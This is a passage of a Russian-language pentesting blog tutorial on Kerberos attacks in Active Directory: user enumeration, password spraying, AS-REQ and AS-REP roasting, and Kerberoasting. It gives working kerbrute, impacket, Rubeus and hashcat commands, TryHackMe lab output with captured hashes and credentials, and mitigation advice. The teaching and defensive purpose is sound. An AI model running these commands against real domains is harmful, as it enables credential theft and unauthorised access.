Kerberos для специалиста по тестированию на проникновение. Часть 2. Классические атаки

ardent101.github.io/posts/kerberos_general_attacks

August 7, 2022

Вступление

Для Active Directory известно множество атак с использованием протокола Kerberos. Попробую перечислить некоторые из них:

Атаки на повышение привилегий

1. Перебор пользователей
2. Распыление / Подбор паролей
3. AS-REQ roasting
4. AS-REP roasting
5. Kerberoasting (AnySPN, целенаправленный Kerberoasting)

Атаки для дальнейшего продвижения

6. Pass-the-Key / Overpass-the-hash
7. Pass-the-Ticket / Pass-the-Cache

Атаки для закрепления

8. Silver Ticket
9. Golden Ticket
10. Skeleton Key
11. Diamond Ticket

Атаки на делегирование

12. На неограниченное делегирование
13. На ограниченное
14. На ограниченное на основе ресурсов

А также:

15. Bronze bit
16. sAMAccountName спуфинг
17. Pass the certificate
18. MS14-068 (Forged PAC)
19. Krbrelay
20. Атаки на доверие между доменами
21. …

Далее будут разобраны “классические” атаки из пунктов 1-9. Разбор остальных атак требует изложения дополнительного теоретического материала и пока только в планах на будущее.

> Демонстрация некоторых атак совершалась на стенде с TryHackMe.

Атака на подбор имен пользователей

Условие для проведения атаки: сетевая доступность контроллера домена.

Результат успешной атаки: перечень, содержащий некоторые действительные имена учетных записей пользователей домена.


Kerberos позволяет узнать существует ли учетная запись при подборе имени с неверным паролем. Атака заключается в отправке KRB_AS_REQ сообщения с отключенной предварительной аутентификацией. Контроллер домена обрабатывает указанное сообщение по-разному в зависимости от наличия или отсутствия учетной записи. Возможны три варианта:

1. Если учетная запись отсутствует, то в ответе будет «пользователь не известен».
2. Если учетная запись присутствует и у нее включена предварительная аутентификация (по умолчанию в Active Directory), то в ответе будет «требуется предварительная аутентификация».
3. Если учетная запись присутствует и у нее отключена предварительная аутентификация, то в ответ будет передано KRB_AS_REP сообщение.

> Примечание: неудачные попытки перебора не логируются в качестве событий неуспешного входа (ID 4625). Поэтому считается, что подбор имен пользователей через Kerberos чуть более скрытный, чем с помощью некоторых других способов. Есть и другое преимущество счетчик неверных попыток ввода пароля не увеличивается. Таким образом риск заблокировать учетную запись при повторном подборе имени пользователя отсутствует.

Команда для проведения атаки:

```
./kerbrute_linux_amd64 userenum -d $Domain_fqdn $users_list --output $filename
```



Рекомендации по противодействию:

> Отслеживать аномальные запросы на аутентификацию с неуспешной предварительной аутентификацией, например при помощи системы анализа трафика и (или) системы управления событиями информационной безопасности.

Дополнительно:

Имена пользователей можно попытаться добыть из разных источников:

- Профили в социальных сетях
- Метаданные из файлов, располагающихся в целевом домене (FOCA)
- Почтовые адреса

Имена как правило назначаются в соответствие с каким-то шаблоном. Пользователь Иванов Василий Петрович например может быть назван: *pivanov, ivanov_vp, p.ivanov, ivanovp, …* Полезно сначала узнать шаблон, а потом в соответствие с ним пробовать перечислять имена.

Личный комментарий: В моей практике редко доводилось проводить указанную атаку, так как обычно в ходе внутреннего тестирование на проникновение получить перечень доменных имен пользователей проще при помощи Relay на LDAP с последующим выполнением ldapdomaindump. Описание указанной атаки выходит за рамки материала, но для самообразования рекомендую следующий пост.

Для желающих попробовать провести атаку на перебор имени на HackTheBox есть стенд Sauna.

Распыление пароля

Условие для проведения атаки: сетевая доступность контроллера домена.

Результат успешной атаки: доступ с правами атакованной учетной записи.


Атака заключается в попытке найти учетную запись с определенным паролем. Грубо говоря, происходит подбор имени пользователя при зафиксированном пароле. При этом необходимо понимать, что каждая неудачная попытка подбора пароля учетной записи увеличивает счетчик неверных попыток ввода пароля. По достижению порогового значения счетчика учетная запись будет заблокирована. Таким образом прежде, чем приступать к подбору пароля желательно узнать действующую парольную политику. Интерес представляют следующие параметры:

- Сложность пароля - какие символы обязательно должны присутствовать в пароле. По умолчанию должны использоваться 3 из 4 следующих категорий: строчные буквы, заглавные буквы, цифры, спецсимволы (~!@#$%^&*_-+=`|(){}[]:;"'<>,.?/)
- Минимальная длина пароля. По умолчанию составляет 7 символов.
- Порог блокировки учетной записи. По умолчанию равен 0, то есть учетная запись не блокируется. Если значение равно X>0, то после достижения счетчика блокировки X, учетная запись будет заблокирована.
- Время до сброса счетчика блокировки. По умолчанию не определено, так как имеет смысл, только когда порог блокировки ненулевой.
- Длительность блокировки учетной записи. По умолчанию 30 минут.

Атаку целесообразно повторять X-1 раз за не менее чем Y + 5 минут (X - порог блокировки учетной записи, Y - время до сброса счетчика).

Команда для проведения атаки:

```
./kerbrute_linux_amd64 passwordspray -d $Domain_FQDN $users_list $Password
```



Рекомендации по противодействию:

- Реализовать строгую парольную политику:
  - Минимальная длина пароля: 10 для пользователей, 14 для администраторов.
  - Порог блокировки учетной записи: 5.
  - Время до сброса: 30 минут.
  - Длительность блокировки и сложность: по умолчанию.
  - Запретить использовать предыдущие пароли. Добавить правило, чтобы новый пароль отличался от предыдущих на не менее, чем 3 символа.
- Периодически выгружать NT-хэши из NTDS.dit и проводить инвентаризацию учетных записей на предмет наличия словарных паролей. Простенький словарь для инвентаризации можно взять здесь.
- С использованием межсетевых экранов ограничить доступ к KDC для сетевых объектов, не входящих в белый список.

Источник: Kerbrute

AS-REQ roasting

Условие для проведения атаки:

> Получение KRB_AS_REQ сообщения с включенной предварительной аутентификацией

Варианты выполнения условия:

- Сообщение можно получить в результате атаки, направленной на перехват сетевого трафика (ARP spoofing, ICMP redirect, поддельный DHCP сервер, IPv6 spoofing).
- Сообщение можно извлечь из дампа сетевого трафика (PCredz)

Результат успешной атаки:

> Доступ с правами атакованной учетной записи

Из анализа содержимого KRB_AS_REQ сообщения с включенной предварительной аутентификацией видно, что метка времени зашифровывается с использованием полученного из пароля ключа пользователя. Таким образом при наличии указанного сообщения можно попытаться оффлайн (без взаимодействия с сетью на рабочей станции атакующего) подобрать пароль по словарю.

Команды для проведения атаки в Linux:

Извлечение аутентификационных данных из pcap файла:

```
Pcredz -f $filepath
```

Извлечение аутентификационных данных из всех pcap файлов в папке:

```
Pcredz -d $dir_path
```

Извлечение аутентификационных данных при прослушивании сетевого интерфейса

```
Pcredz -i $interface_name -v
```

Hashcat:

Если штамп времени зашифрован с использованием RC4:

```
hashcat -m 7500 $AS_Req_rc4_hashes $dictionary
```

В случае AES256:

```
hashcat -m 19900 $AS_Req_AES256_hashes $dictionary
```

Рекомендация по противодействию:

- Реализовать строгую парольную политику (смотри ранее)
- С использованием встроенных возможностей телекоммуникационного оборудования реализовать защиту от атак, направленных на перехват сетевого трафика (DHCP snooping, Dynamic ARP Protection, IP Source Guard и т.д.).
- Для привилегированных учетных записей использовать двухфакторную аутентификацию.

Личный комментарий: атака не пользуется особой популярностью.

Источник

AS-REP roasting

Условие для проведения атаки: знание имени (принципала) учетной записи с отключенной предварительной аутентификацией

Вариант выполнения условия при отсутствии прав непривилегированного пользователя домена:

> Узнать принципал можно после Relay на контроллер домена по LDAP с последующей выгрузкой перечня всех пользователей и попыткой пройти аутентификацию без проверки подлинности от имени каждого из них.

Варианты выполнения условия при наличии прав непривилегированного пользователя домена:

- Выгрузить с помощью Ldapdomaindump
- Посмотреть в Bloodhound

Результат успешной атаки:

> Доступ с правами атакованной учетной записи

Как было рассмотрено в 1 части, при отправке атакующим на контроллер домена KRB_AS_REQ сообщения от имени пользователя, у которого отключена предварительная аутентификация, в ответ присылается KRB_AS_REP сообщение, содержащее сессионный ключ, зашифрованный с использованием секрета указанного пользователя. Таким образом можно попытаться подобрать пароль оффлайн по словарю.

Команды для реализации атаки в Linux:

При отсутствии учетной записи приходиться отправлять KRB_AS_REQ сообщения от имени каждого выявленного пользователя домена. Возьмем результат kerbrute из предыдущей атаки:

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:46:53]
└─$ cat found_users.txt
2022/08/13 06:42:50 >  Using KDC(s):
2022/08/13 06:42:50 >   10.10.215.229:88
2022/08/13 06:42:50 >  [+] VALID USERNAME:       admin1@CONTROLLER.local
2022/08/13 06:42:50 >  [+] VALID USERNAME:       admin2@CONTROLLER.local
2022/08/13 06:42:50 >  [+] VALID USERNAME:       administrator@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       httpservice@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user2@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user1@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       sqlservice@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       machine2@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       machine1@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user3@CONTROLLER.local
2022/08/13 06:42:51 >  Done! Tested 100 usernames (10 valid) in 0.661 seconds
```

Отформатируем его надлежащим образом:

```
cat found_users.txt | grep "VALID" | cut -f2 > formated_found_users.txt
```

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:53:19]
└─$ cat found_users.txt | grep "VALID" | cut -f2 > formated_found_users.txt

┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:54:47]
└─$ cat formated_found_users.txt
admin1@CONTROLLER.local
admin2@CONTROLLER.local
administrator@CONTROLLER.local
httpservice@CONTROLLER.local
user2@CONTROLLER.local
user1@CONTROLLER.local
sqlservice@CONTROLLER.local
machine2@CONTROLLER.local
machine1@CONTROLLER.local
user3@CONTROLLER.local
```

С использованием полученного файла, содержащего список действительных имен, проведем атаку:

```
impacket-GetNPUsers $Domain_FQDN/ -usersfile $users_list -outputfile $file
```

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:52:00]
└─$ impacket-GetNPUsers CONTROLLER.LOCAL/ -usersfile formated_found_users.txt -outputfile AS_REP_hashes.txt -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User admin1@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User httpservice@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User user2@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User user1@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sqlservice@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User machine2@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User machine1@CONTROLLER.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:33:38]
└─$ cat AS_REP_hashes.txt
$krb5asrep$23$admin2@CONTROLLER.LOCAL:09fc1650018abd0b6019110820ba2745$b11d4a0c21474a9cf15653a3538d41f5a2dfdd0c899335e61182fec4
83985e22d449b48b03ea20a24dba2d26dea683c115bd6b820571d602e575b328f6d945680c23c38df0d22ea64cc6aca2bb2e248c067bf9600c6b8f747060a84
97d86b60f431e3ba90b22ff28b3e48782fb7bf8a5199a79cf75d431066eb2a7a5852f45f638f192cd4c39e27bd8cff1abed952f71806ab9df0c9ff62304ceaa
1b9325d21697f022a172b50ee14bc8470db383a1810ba67959514b1c1c5bbf7cd42eb5bb004b388502662a4089a680b3cb70d733aa7e2d53a967c9e6dada448
e847230be1d78d190f35ba65bb54ea1020d466f06fb8cb13fda
$krb5asrep$23$user3@CONTROLLER.LOCAL:1fbd21710ba27c1fafcf81e6c6c02dfd$28d053a0c8f1a73cbfe23bd46c123519e8b1cd704df95ab7774e4266f
40f3b879ba904b9d74c8403e3b29ff942a4234c4132c8f637961aa8f24485e8140ab1601fce02452556d29aa644f290a22edc8d7df34abbc14380f1bbb1d7e7
f89bf744172b156464082e6ca798291bc55d455c1e8bc4b58d012695f9cdd4ae89450340e4447440a1d4f1c95f72faceb29f90acbb21f6e456fbd230028cec3
fa7e6768d3f42d5c26368922714f275fa029e3a0c05c3cf5edfaebd9d1cbd3f11bb08ad6f44819b5b3f005134fe58a95332119f5d1bccdd6a22fcb9b0fdf3e0
d090fabcbfb19fe88f1c73f445c126b7aea5d50e45466f9ca3
```

Содержимое файла AS_REP_hashes.txt после выполнения запросов

> Примечание: получение ошибки *«KRB_AP_ERR_SKEW (Clock skew too great)»* означает, что время на контроллере домена и рабочей станции атакующего значительно отличаются. В Kerberos, как было рассмотрено ранее, многое зависит от значения часов. Таким образом, прежде чем повторять атаку следует синхронизировать время с помощью следующей команды:


```
ntpdate $DC_IP
```

Альтернативно, при наличии прав пользователя домена можно сразу получить список учетных записей с отключенной предварительной аутентификацией при помощи LDAP и отправить KRB_AS_REQ сообщения только от их имени:


```
impacket-GetNPUsers $domain_FQDN/$domain_username:$user_pass -request -outputfile
$file
```

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 7:25:58]
└─$ impacket-GetNPUsers CONTROLLER.local/SQLService:MYPassword123# -request -outputfile asrep_hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Name    MemberOf                                                      PasswordLastSet             LastLogon                   UAC
------  ------------------------------------------------------------  --------------------------  --------------------------  --------
Admin2  CN=Group Policy Creator Owners,OU=Groups,DC=CONTROLLER,DC=local  2020-05-25 18:25:34.953768  2022-08-13 06:52:44.931878  0x410200
User3                                                                 2020-05-25 18:34:38.845695  2022-08-13 06:52:45.978732  0x410200
```

Также при наличии прав пользователя можно собрать информацию для Bloodhound и уже там посмотреть активные учетные записи с отключенной предварительной аутентификацией:



У выявленных учетных записей полезно проверить права доступа:



В данном случае видно, что одна из учетных записей с отключенной проверкой подлинности является администратором домена, что при наличии словарного пароля или отсутствии жесткой парольной политики для указанной учетной записи, является существенным недостатком.

Команды для реализации атаки в Windows:

Для проведения атак на Kerberos с Windows существует полезный инструмент - Rubeus. Обычно подразумевается, что Rubeus запущен в контексте процесса с правами пользователя домена, поэтому в аргументах аутентификационные данные не указываются.

> Лирическое отступление: название Rubeus выбрано не случайно. Это имя Хагрида из Гарри Поттера. Он любил страшных животных и умел с ними обращаться. В частности Хагрид знал, что если поиграть на арфе, то можно усыпить Цербера.

```
Rubeus.exe asreproast /outfile:$result_File
```

```
C:\Users\Administrator\Downloads>Rubeus.exe asreproast /outfile:AS_REP_hashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : CONTROLLER.local

[*] Searching path 'LDAP://CONTROLLER-1.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName         : Admin2
[*] DistinguishedName      : CN=Admin-2,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::319a:7eb9:14d4:ad0%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\Admin2'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Administrator\Downloads\AS_REP_hashes.txt

[*] SamAccountName         : User3
[*] DistinguishedName      : CN=User-3,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::319a:7eb9:14d4:ad0%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\User3'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Administrator\Downloads\AS_REP_hashes.txt

[*] Roasted hashes written to : C:\Users\Administrator\Downloads\AS_REP_hashes.txt
```

Получив заветные хэши, можно осуществить оффлайн подбор пароля с помощью Hashcat:

```
hashcat -m 18200 $asrep_hashes_file $dict_file
```

Рекомендация по противодействию:

- Реализовать строгую парольную политику (смотри ранее)
- Провести инвентаризацию учетных записей на предмет отключенной предварительной аутентификации. Для каждой из выявленных учетных записей рассмотреть целесообразность отключения. В случае невозможности включения предварительной аутентификации следует руководствоваться принципом минимальных привилегий и не наделять выявленные учетные записи правами уровня администратора домена.
- С использованием межсетевых экранов ограничить доступ к KDC для сетевых объектов, не входящих в белый список.

Личный комментарий: учетные записи с отключенной предварительной проверкой подлинности, как правило встречаются нечасто, а если и встречаются, то их немного. Тем не менее следует проверять их наличие и права в ходе каждого внутреннего тестирования на проникновение.

Для самостоятельной тренировки есть стенд Forest на HackTheBox (доступен по платной подписке).

Kerberoasting

Условие для проведения атаки: права уровня непривилегированного пользователя домена.

Некоторые варианты выполнения условия:

- AS-REP roasting
- Подбор или распыление пароля
- Эксплуатация критической уязвимости
- Обнаружить в открытом виде в общедоступной сетевой папке
- Подбор методом оффлайн перебора по NetNTLMv2 хэшу

Результат успешной атаки: доступ с правами атакованной учетной записи.

Первым делом атакующий осуществляет поиск учетных записей, обладающих SPN. Делается это при помощи LDAP, например с использованием следующего запроса:

```
"(&(objectClass=user)(objectCategory=user)(servicePrincipalName=*))"
```

> Примечание 1: Для выполнения приведенного выше запроса требуются права уровня непривилегированного пользователя домена.
> Примечание 2: Осуществлять поиск среди учетных записей класса “компьютер” нет смысла, так как пароль к указанным учетным записям не является словарным.

Далее атакующий отправляет KRB_TGS_REQ сообщения с указанием SPN, ассоциированными с выявленными учетными записями. Контроллер домена не занимается авторизацией, то есть не проверяет имеет ли скомпрометированная учетная запись право доступа к запрашиваемым сервисам, поэтому в ответ отправляются сообщения, содержащие TGS билеты, зашифрованные с использованием секретов сервисов. Таким образом, получив TGS-билеты, атакующий может попробовать подобрать пароль к сервисам по словарю оффлайн.

Команды для проведения атаки в Linux:

При необходимости синхронизируем время:

```
ntpdate $DC_IP
```

Осуществляем поиск всех учетных записей, имеющих SPN, и запрашиваем для них TGS:

```
impacket-GetUserSPNs -dc-ip $DC_IP $Domain_FQDN/$username:$password -request -
outputfile $file
```

```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 4:47:16]
└─$ impacket-GetUserSPNs controller.local/Machine1:Password1 -dc-ip 10.10.215.229 -request -outputfile TGS_REP_hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                          Name         MemberOf
PasswordLastSet             LastLogon                 Delegation
--------------------------------------------  -----------  --------------------------------------------------------------
------------------------  ------------------------  ----------
CONTROLLER-1/SQLService.CONTROLLER.local:30111   SQLService   CN=Group Policy Creator Owners,OU=Groups,DC=CONTROLLER,DC=local
2020-05-25 18:28:26.922527  2020-05-25 18:46:42.467441
CONTROLLER-1/HTTPService.CONTROLLER.local:30222  HTTPService
2020-05-25 18:39:17.578393  2020-05-25 18:40:14.671872
```


Команды для проведения атаки в Windows:

```
Rubeus.exe kerberoast /outfile:$file
```

